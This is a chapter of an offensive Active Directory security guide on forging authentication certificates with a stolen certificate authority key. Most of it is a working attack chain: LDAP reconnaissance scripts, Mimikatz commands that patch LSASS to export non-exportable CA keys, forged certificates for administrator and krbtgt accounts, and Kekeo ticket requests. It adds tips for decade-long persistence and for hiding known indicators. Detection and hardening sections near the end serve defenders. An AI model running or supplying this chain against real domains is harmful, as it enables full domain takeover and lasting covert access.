
Appearance
Chapter 36: PKI - Abusing Certificate Authorities
Introduction
If the Golden Ticket is the "Nuclear Option" for owning an entire domain, then compromising a Certificate Authority (CA) is the equivalent for PKI. Active Directory Certificate Services (AD CS) is the engine that generates trust in a domain. When an attacker gains administrative control over a CA server, they aren't just stealing a password; they are stealing the ability to create identities. They can forge authentication certificates for anyone—the CEO, a Domain Admin, or a fictional backdoor account—and the entire domain will trust them.
In my experience, CA compromise is one of the most devastating breaches because it provides a form of persistence that is nearly impossible to kill. A forged certificate doesn't care if you reset the user's password. It doesn't care if you enable MFA. As long as that CA is trusted by the domain, the forged certificate is a "forever" key. Mimikatz's crypto::scauth command is the specialized tool that turns a stolen CA key into a functional, signed authentication certificate. This technique is commonly referred to as the "Golden Certificate" attack.
In this chapter, we're going to walk through the complete attack chain. We'll start with reconnaissance—discovering CAs via LDAP. Then we'll look at the tradecraft of exporting CA private keys from compromised servers, understanding the Certificate Revocation List Distribution Points (CRLDPs) that make our forged certificates valid, and finally generating signed certificates for any identity we choose. We'll also cover provisioning physical JavaCards to act as rogue smart cards—a persistence mechanism that survives network isolation. For the blue team, we'll discuss how to baseline your certificate serial numbers to spot these "ghost" certificates that never appeared in your CA database.
Technical Foundation: The PKI Trust Model
The Keys to the Kingdom
The security of AD CS rests entirely on the secrecy of the CA's private key. This key is the cryptographic root of all trust decisions in the domain.
| CA Type | Role | Risk Profile |
|---|---|---|
| Root CA | Ultimate trust anchor for the forest | Highest value target; often offline |
| Subordinate/Issuing CA | Day-to-day certificate issuance | Online and more vulnerable |
| Policy CA | Enforces specific issuance policies | Intermediate trust level |
Key Storage Locations:
| Location | Description | Exportability |
|---|---|---|
LOCAL_MACHINE\My | Machine's personal certificate store | Often marked non-exportable |
| HSM (Hardware Security Module) | Dedicated cryptographic hardware | Physically impossible to export |
| CNG Key Storage Provider | Software-based CNG container | Patchable with crypto::cng |
| CryptoAPI Provider | Legacy software container | Patchable with crypto::capi |
Understanding the CA Certificate
When you examine a CA certificate, several fields are critical for our attack:
| Field | Purpose | Attack Relevance |
|---|---|---|
| Subject | The CA's identity (DN) | Used in /caname parameter |
| Serial Number | Unique identifier | Must not conflict with issued certs |
| Validity Period | Start/end dates | Forged certs inherit this constraint |
| Basic Constraints | CA:TRUE, pathLen | Confirms this is a CA certificate |
| Key Usage | Certificate Signing, CRL Signing | Required EKUs for signing |
| CRL Distribution Points | Where to check revocation | Critical for /crldp parameter |
| Authority Info Access | OCSP endpoints | May need to match for validation |
The Trust Chain
When a domain controller validates a certificate during PKINIT authentication:
- Signature Verification: Is the certificate signed by a trusted CA?
- Validity Check: Is the certificate within its validity period?
- Revocation Check: Is the certificate on the CRL? (This is where CRLDP matters)
- EKU Verification: Does it have the Smart Card Logon or Client Authentication EKU?
- UPN Mapping: Does the UPN match a valid AD user?
If we control the CA key and specify a valid CRLDP, we can forge certificates that pass all these checks.
Certificate Revocation List Distribution Points (CRLDPs)
The CRLDP is where clients check if a certificate has been revoked. If we forge a certificate with an invalid or unreachable CRLDP, the validation may fail. Mimikatz requires us to specify a valid CRLDP so our forged certificates pass revocation checks.
CRLDP Storage in AD: CN=CDP,CN=Public Key Services,CN=Services,CN=Configuration,DC=...
Each CA has one or more CRLDPs registered. The LDAP URL format is typically:
ldap:///CN=<CAName>,CN=<Server>,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=...Command Reference
CA Discovery via LDAP
Before attacking, we need to find all CAs in the environment. CAs are registered in the Configuration partition of Active Directory.
PowerShell - Find All Certificate Authorities:
powershell
$Config = ([adsi]'LDAP://RootDSE').Get('ConfigurationNamingContext')
$Path = "CN=Certification Authorities,CN=Public Key Services,CN=Services,"
$rootpath = $Path + $Config
$searcher = [adsisearcher]"(&(objectClass=certificationAuthority))"
$searcher.SearchRoot = [adsi]"LDAP://$rootpath"
$searcher.FindAll()
LDAP Filter Components:
| Component | Purpose |
|---|---|
objectClass=certificationAuthority | Only return CA objects |
CN=Certification Authorities | Container holding root/enterprise CAs |
CN=Public Key Services | PKI services container |
CN=Services | Services container in Configuration |
What to Extract from Results:
| Attribute | Use |
|---|---|
cn | CA name (for /caname parameter) |
dNSHostName | Server hosting the CA |
cACertificate | The CA's public certificate (binary) |
certificateTemplates | Templates this CA supports |
CRLDP Discovery via LDAP
After finding CAs, we need to discover valid CRLDPs for our forged certificates.
PowerShell - Find All CRL Distribution Points:
powershell
$Config = ([adsi]'LDAP://RootDSE').Get('ConfigurationNamingContext')
$Path = "CN=CDP,CN=Public Key Services,CN=Services,"
$rootpath = $Path + $Config
$searcher = [adsisearcher]"(&(objectClass=cRLDistributionPoint))"
$searcher.SearchRoot = [adsi]"LDAP://$rootpath"
$searcher.FindAll()
CRLDP Attributes:
| Attribute | Purpose |
|---|---|
cn | CRLDP name |
distinguishedName | Full DN (used in /crldp parameter) |
certificateRevocationList | The actual CRL data |
Important: Verify the host referenced in the CRLDP still exists. If the CA server was migrated or renamed and the CRLDP wasn't updated, validation may fail.
Verifying CA Certificate in Local Store

Before attempting to export, verify the CA certificate exists in the expected store.
Mimikatz - List CA Certificates:
mimikatz # crypto::certificates /systemstore:LOCAL_MACHINE /store:My

Also Check:
mimikatz # crypto::certificates /systemstore:LOCAL_MACHINE /store:CAcrypto::cng - Patch CNG for CA Key Export
CA private keys are typically stored using CNG providers and marked as non-exportable. We need to patch the KeyIso service in LSASS to enable export.
Requirements:
- Local Administrator on the CA server
- Debug privilege or SYSTEM context
- LSASS not protected by Credential Guard
Syntax:
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # crypto::cng
"KeyIso" service patched
What This Does:
The command patches the ncrypt.dll functions in LSASS memory to bypass the NCRYPT_ALLOW_EXPORT_FLAG check, allowing export of keys marked as non-exportable.
crypto::certificates - Export CA Certificate
After patching, export the CA certificate with its private key.
Parameters for crypto::certificates:
| Parameter | Description |
|---|---|
/systemstore:<store> | System store (LOCAL_MACHINE for CA certs) |
/store:<name> | Certificate store name (My for personal) |
/export | Export certificates to files |
/silent | Abort if user interaction required |
/nokey | Don't access private key |
Export Command:
mimikatz # crypto::certificates /systemstore:LOCAL_MACHINE /store:My /exportOutput:
<CAName>.der- Public certificate (DER format)<CAName>.pfx- Certificate + private key (password:mimikatz)

crypto::scauth - Generate Forged Authentication Certificates
This is the core command for the Golden Certificate attack. It uses the stolen CA key to sign new authentication certificates for any user.
Parameters for crypto::scauth:
| Parameter | Description |
|---|---|
/castore:<store> | CA store location (default: LOCAL_MACHINE) |
/caname:<name> | Common Name of the CA certificate to use |
/cahash:<SHA1> | Alternative: CA certificate SHA1 hash (if name collision) |
/upn:<user@fqdn> | User Principal Name for the forged certificate |
/crldp:<LDAP_URL> | CRL Distribution Point LDAP URL |
/pfx:<filename> | Output PFX file (if not specified, imports to My store) |
/hw | Write certificate to connected hardware smart card |
Example - Generate PFX for Domain Admin:
mimikatz # crypto::scauth /caname:LabRootCA1 /upn:administrator@acmelabs.pvt /pfx:admin_forged.pfx /crldp:ldap:///CN=LabRootCA1,CN=SDCA01,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=acmelabs,DC=pvt?certificateRevocationList?base?objectClass=cRLDistributionPoint
Example Output:
CA store       : LOCAL_MACHINE
CA name        : LabRootCA1
[s.cert] subject   : CN=administrator@acmelabs.pvt, O=mimikatz, C=FR
[s.cert] serial    : a91be2fd945782b18434a9304a5826a41e05b6fe
[s.cert] algorithm : 1.2.840.113549.1.1.11 (sha256RSA)
[s.cert] validity  : 6/16/2021 3:02:42 PM -> 6/16/2031 3:12:41 PM
[s.key ] provider  : Microsoft Enhanced Cryptographic Provider v1.0
[s.key ] container : {7a34bb2d-b6c6-430f-8948-1a7f2606507d}
[s.key ] gen (2048): OK
 [i.key ] provider : Microsoft Software Key Storage Provider
 [i.key ] container: LabRootCA1
 [i.cert] subject  : DC=pvt, DC=acmelabs, CN=LabRootCA1
[s.cert] signature : OK
Private Export : admin_forged.pfx - OK

Example - Import to Current User Store:
mimikatz # crypto::scauth /caname:LabRootCA1 /upn:bthomas@acmelabs.pvt /crldp:ldap:///CN=LabRootCA1,CN=SDCA01,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=acmelabs,DC=pvt?certificateRevocationList?base?objectClass=cRLDistributionPointThis imports the forged certificate directly into the current user's personal store.
crypto::sc - Smart Card Operations
Before writing to hardware smart cards, verify a reader is present.
Parameters for crypto::sc:
| Parameter | Description |
|---|---|
| (none) | Lists all smart card readers and card info |
Example:
mimikatz # crypto::sc
SmartCard readers:
 * HID Global OMNIKEY 3x21 Smart Card Reader 0
   | Vendor: HID Global
   | Model : OMNIKEY 3x21 Smart Card Reader
crypto::scauth /hw - Write to Hardware Smart Card
For ultimate persistence, write the forged certificate to a physical smart card.
Example:
mimikatz # crypto::scauth /caname:LabRootCA1 /upn:administrator@acmelabs.pvt /crldp:ldap:///CN=LabRootCA1,CN=SDCA01,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=acmelabs,DC=pvt?certificateRevocationList?base?objectClass=cRLDistributionPoint /hw
Smart Card Options:
| Card Type | Notes |
|---|---|
| Commercial PIV Cards | Full compatibility, expensive |
| JavaCards with GidsApplet | Low-cost alternative (~$5/card) |
| Virtual Smart Cards (TPM) | Software-based, requires TPM |
Tip: JavaCards with the GidsApplet provide a low-cost way to create physical tokens. They can be purchased for under $5 each and programmed with standard smart card tools.
Using Forged Certificates with Kekeo
After generating a forged certificate, use Kekeo to obtain TGTs.
Request TGT with PFX:
kekeo # tgt::ask /pfx:admin_forged.pfx /user:administrator /domain:acmelabs.pvt /pttRequest TGT from Store:
kekeo # tgt::ask /subject:administrator@acmelabs.pvt /pttAttack Scenarios
Scenario 1: The Complete Golden Certificate Attack
This is the full attack chain from CA compromise to domain admin access.
Step 1 - Reconnaissance:
powershell
# Find CAs
$Config = ([adsi]'LDAP://RootDSE').Get('ConfigurationNamingContext')
$searcher = [adsisearcher]"(&(objectClass=certificationAuthority))"
$searcher.SearchRoot = [adsi]"LDAP://CN=Certification Authorities,CN=Public Key Services,CN=Services,$Config"
$searcher.FindAll() | ForEach-Object { $_.Properties.cn }

# Find CRLDPs
$searcher = [adsisearcher]"(&(objectClass=cRLDistributionPoint))"
$searcher.SearchRoot = [adsi]"LDAP://CN=CDP,CN=Public Key Services,CN=Services,$Config"
$searcher.FindAll() | ForEach-Object { $_.Properties.distinguishedname }
Step 2 - Gain Access to CA Server:
- Lateral movement to CA server (often a Tier 0 asset)
- Obtain local administrator privileges
Step 3 - Export CA Key:
mimikatz # privilege::debug
mimikatz # crypto::cng
mimikatz # crypto::certificates /systemstore:LOCAL_MACHINE /store:My /export
Step 4 - Exfiltrate and Generate:
# On attack machine with CA PFX
mimikatz # crypto::scauth /caname:LabRootCA1 /upn:administrator@acmelabs.pvt /pfx:da_cert.pfx /crldp:ldap:///CN=LabRootCA1,CN=SDCA01,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=acmelabs,DC=pvt?certificateRevocationList?base?objectClass=cRLDistributionPoint
Step 5 - Authenticate:
kekeo # tgt::ask /pfx:da_cert.pfx /user:administrator /domain:acmelabs.pvt /pttScenario 2: RDP Smart Card Redirection
If you connect to a CA server via RDP with Smart Card Redirection enabled, you can provision physical smart cards directly from the CA.
Workflow:
- Insert blank JavaCard into local smart card reader
- RDP to CA server with "Smart Card" redirection enabled
- On the CA (via RDP), run:
mimikatz # crypto::sc
# Verify your local reader appears

mimikatz # crypto::scauth /caname:LabRootCA1 /upn:administrator@acmelabs.pvt /hw /crldp:...
# Enter PIN when prompted- The forged certificate is written to your local smart card
- You now have a physical token without ever transferring the CA key to your machine
Scenario 3: The Hidden Identity
Create a certificate for a UPN that maps to a high-privilege RID but uses a non-existent user name.
The Trick: Windows maps certificate UPNs to AD users. If you forge a certificate for ghost@acmelabs.pvt but ensure the authentication maps to the Domain Admin RID, you create confusion for IR teams.
Implementation: This requires additional manipulation of the certificate's SID extension, which is beyond basic crypto::scauth but possible with custom ASN.1 crafting.
Scenario 4: Long-Term Persistence
Generate certificates with 10-year validity periods for multiple privileged accounts:
# Domain Admin
mimikatz # crypto::scauth /caname:LabRootCA1 /upn:administrator@acmelabs.pvt /pfx:da.pfx /crldp:...

# Enterprise Admin
mimikatz # crypto::scauth /caname:LabRootCA1 /upn:ea_admin@acmelabs.pvt /pfx:ea.pfx /crldp:...

# KRBTGT (for backup)
mimikatz # crypto::scauth /caname:LabRootCA1 /upn:krbtgt@acmelabs.pvt /pfx:krbtgt.pfx /crldp:...
Store these PFX files securely. Even if the organization detects and remediates the initial breach, you have 10 years of potential access.
Detection - The SOC View
Certificate Issuance Anomalies
Serial Number Mismatch: The most reliable detection. Forged certificates have serial numbers that never appear in the CA's database.
Detection Method:
- Export all issued certificates from CA:
certutil -view -out SerialNumber,RequesterName,NotAfter csv > issued.csv - Collect serial numbers from 4768 events with PKINIT
- Compare: any serial not in issued.csv is forged
- Export all issued certificates from CA:
Subject Field Anomalies: Mimikatz uses default values:
O=mimikatzC=FR
Monitor Event ID 4768 for these strings in the certificate subject.
CA Server Monitoring
Event ID 4876 (CA Backup Started): Indicates potential CA key theft preparation.
Event ID 4887 (CA issued a certificate): Cross-reference with actual requests.
LSASS Access: Sysmon Event ID 10 with:
- Target: lsass.exe
- GrantedAccess: 0x1F3FFF (or includes PROCESS_VM_WRITE)
- SourceImage: mimikatz.exe (or renamed)
Authentication Monitoring
Event ID 4768 (Kerberos TGT Request):
- Look for
PreAuthType: 16(PKINIT) - Extract
CertIssuerNameandCertSerialNumber - Alert if serial not in CA database
- Look for
Event ID 4769 (Service Ticket Request):
- After PKINIT, monitor for unusual service access
Network Indicators
- LDAP Queries: Watch for queries to:
CN=Certification Authorities,CN=Public Key ServicesCN=CDP,CN=Public Key ServicesobjectClass=certificationAuthorityobjectClass=cRLDistributionPoint
Defensive Strategies
Deploy Hardware Security Modules (HSMs): This is the only way to truly prevent CA key theft. If the key is in an HSM, it physically cannot be exported, even by a patched LSASS process. The key never leaves the hardware.
Keep Root CAs Offline: Your root CA should be completely offline (air-gapped). Only bring it online briefly to sign subordinate CA certificates or CRLs. This limits the attack surface to subordinate CAs.
Implement Two-Tier or Three-Tier PKI: Use different subordinate CAs for different purposes (VPN, Smart Card Logon, Code Signing). If one subordinate is compromised, you can revoke it without destroying your entire PKI.
Enable CA Auditing: On your CA servers, enable:
- Event ID 4876 (CA Backup Started)
- Event ID 4887 (Certificate Issued)
- Event ID 4888 (Certificate Denied)
- Event ID 4889 (Certificate Revoked)
Monitor LSASS Access: Use Sysmon or EDR to alert on LSASS access with write permissions, especially from unexpected processes.
Serial Number Baseline: Maintain a continuous export of your CA's issued certificate serial numbers. Automate comparison with authentication logs.
Credential Guard: Enable Credential Guard on CA servers. While not bulletproof, it adds significant protection against memory patching attacks.
Treat CA Servers as Tier 0: CA servers should have the same security posture as domain controllers. Limit administrative access, use PAWs, and implement just-in-time access.
Monitor for Anomalous PKINIT: Build a baseline of which users authenticate with certificates. Alert when users who never used PKINIT suddenly start.
Implement Certificate Transparency Logging: While designed for web PKI, internal CT logging can help detect unauthorized certificate issuance.
Golden Certificate vs Other Persistence Methods
| Method | Persistence Duration | Survives Password Reset | Survives MFA | Detection Difficulty |
|---|---|---|---|---|
| Golden Certificate | Up to 10 years | Yes | Yes | High (requires serial number audit) |
| Golden Ticket | KRBTGT rotation (~40 days) | Yes | Yes | Medium (encryption type anomalies) |
| Silver Ticket | Service account rotation | Yes | Yes | Medium (PAC validation) |
| DCSync | Until detected | No | Depends | Low (replication monitoring) |
| Password Change | Password policy | No | No | Low (account activity) |
| AdminSDHolder | Until ACL audit | No | Depends | Medium (ACL monitoring) |
Operational Considerations
CRLDP Validation: Before generating certificates, verify the CRLDP is reachable and the referenced host exists. A certificate with an invalid CRLDP may fail validation on some systems.
Certificate Validity Period: Mimikatz-generated certificates inherit the CA's validity constraints. The forged certificate cannot be valid beyond the CA certificate's expiration.
PFX Password Management: The default PFX password is
mimikatz. Change this immediately for operational security. Use:certutil -p mimikatz -exportpfx <thumbprint> newfile.pfxThen import with a new password.
Smart Card PIN Selection: When provisioning hardware smart cards, choose a PIN you can remember. There's typically no recovery mechanism.
Certificate Subject Fields: The
O=mimikatzandC=FRdefault values are well-known IOCs. Consider if you need to modify these for longer-term operations.CA Key Handling: Never store the exported CA PFX on networked systems. Use encrypted removable media or air-gapped systems.
Multiple CAs: In environments with multiple CAs, generate certificates from each. Different CAs may be trusted for different purposes (VPN vs smart card logon).
Time Sensitivity: Unlike .musti files (Chapter 38), forged PFX certificates don't have the same clock-skew constraints. They can be used at any time within their validity period.
Practical Lab Exercises
The Reconnaissance: Use the PowerShell scripts to enumerate all CAs and CRLDPs in your lab environment. Document the CA names, hostnames, and CRLDP paths.
The Verification: On your lab CA server, use
crypto::certificates /systemstore:LOCAL_MACHINE /store:Myto view the CA certificate. Note the key provider type (CryptoAPI vs CNG).The Export: Patch the appropriate provider (
crypto::capiorcrypto::cng) and export the CA certificate. Verify you have both the .der and .pfx files.The Forgery: On a separate machine with the exported CA PFX, generate a forged certificate for a test user using
crypto::scauth. Use the correct CRLDP from your reconnaissance.The Inspection: Use
certutil -dump <file>.pfxto examine the forged certificate. Verify:- The UPN is correct
- The issuer matches your CA
- The EKUs include Client Authentication and Smart Card Logon
- The CRLDP is present
The Authentication: Use Kekeo's
tgt::askwith your forged PFX to obtain a TGT. Verify withklistthat the ticket is present.The Detection Hunt: On your domain controller, find the Event ID 4768 for your PKINIT authentication. Extract the serial number and verify it does NOT appear in your CA's issued certificate database.
The Hardware Token (optional): If you have a JavaCard with GidsApplet, use
crypto::scauth /hwto provision it. Test smart card logon at a workstation.
Summary
Compromising a Certificate Authority is a catastrophic event for any domain.
- The CA private key is the root of all trust in the PKI. With it, you can forge any identity.
- LDAP reconnaissance reveals all CAs and CRLDPs in the environment via the Configuration partition.
- Memory patching (
crypto::cngorcrypto::capi) enables export of "non-exportable" CA keys. crypto::scauthgenerates perfectly signed authentication certificates for any UPN.- Hardware smart cards provide physical persistence tokens that survive network isolation.
- Forged certificates pass all validation checks if the CRLDP is correctly specified.
- Detection requires serial number auditing—comparing authentication logs to CA issuance records.
- HSMs are the only complete defense against CA key theft.
- Golden Certificates provide persistence measured in years, not days.
Next: Chapter 37: PKI - Certificate TemplatesPrevious: Chapter 35: PKI - PAC NTLM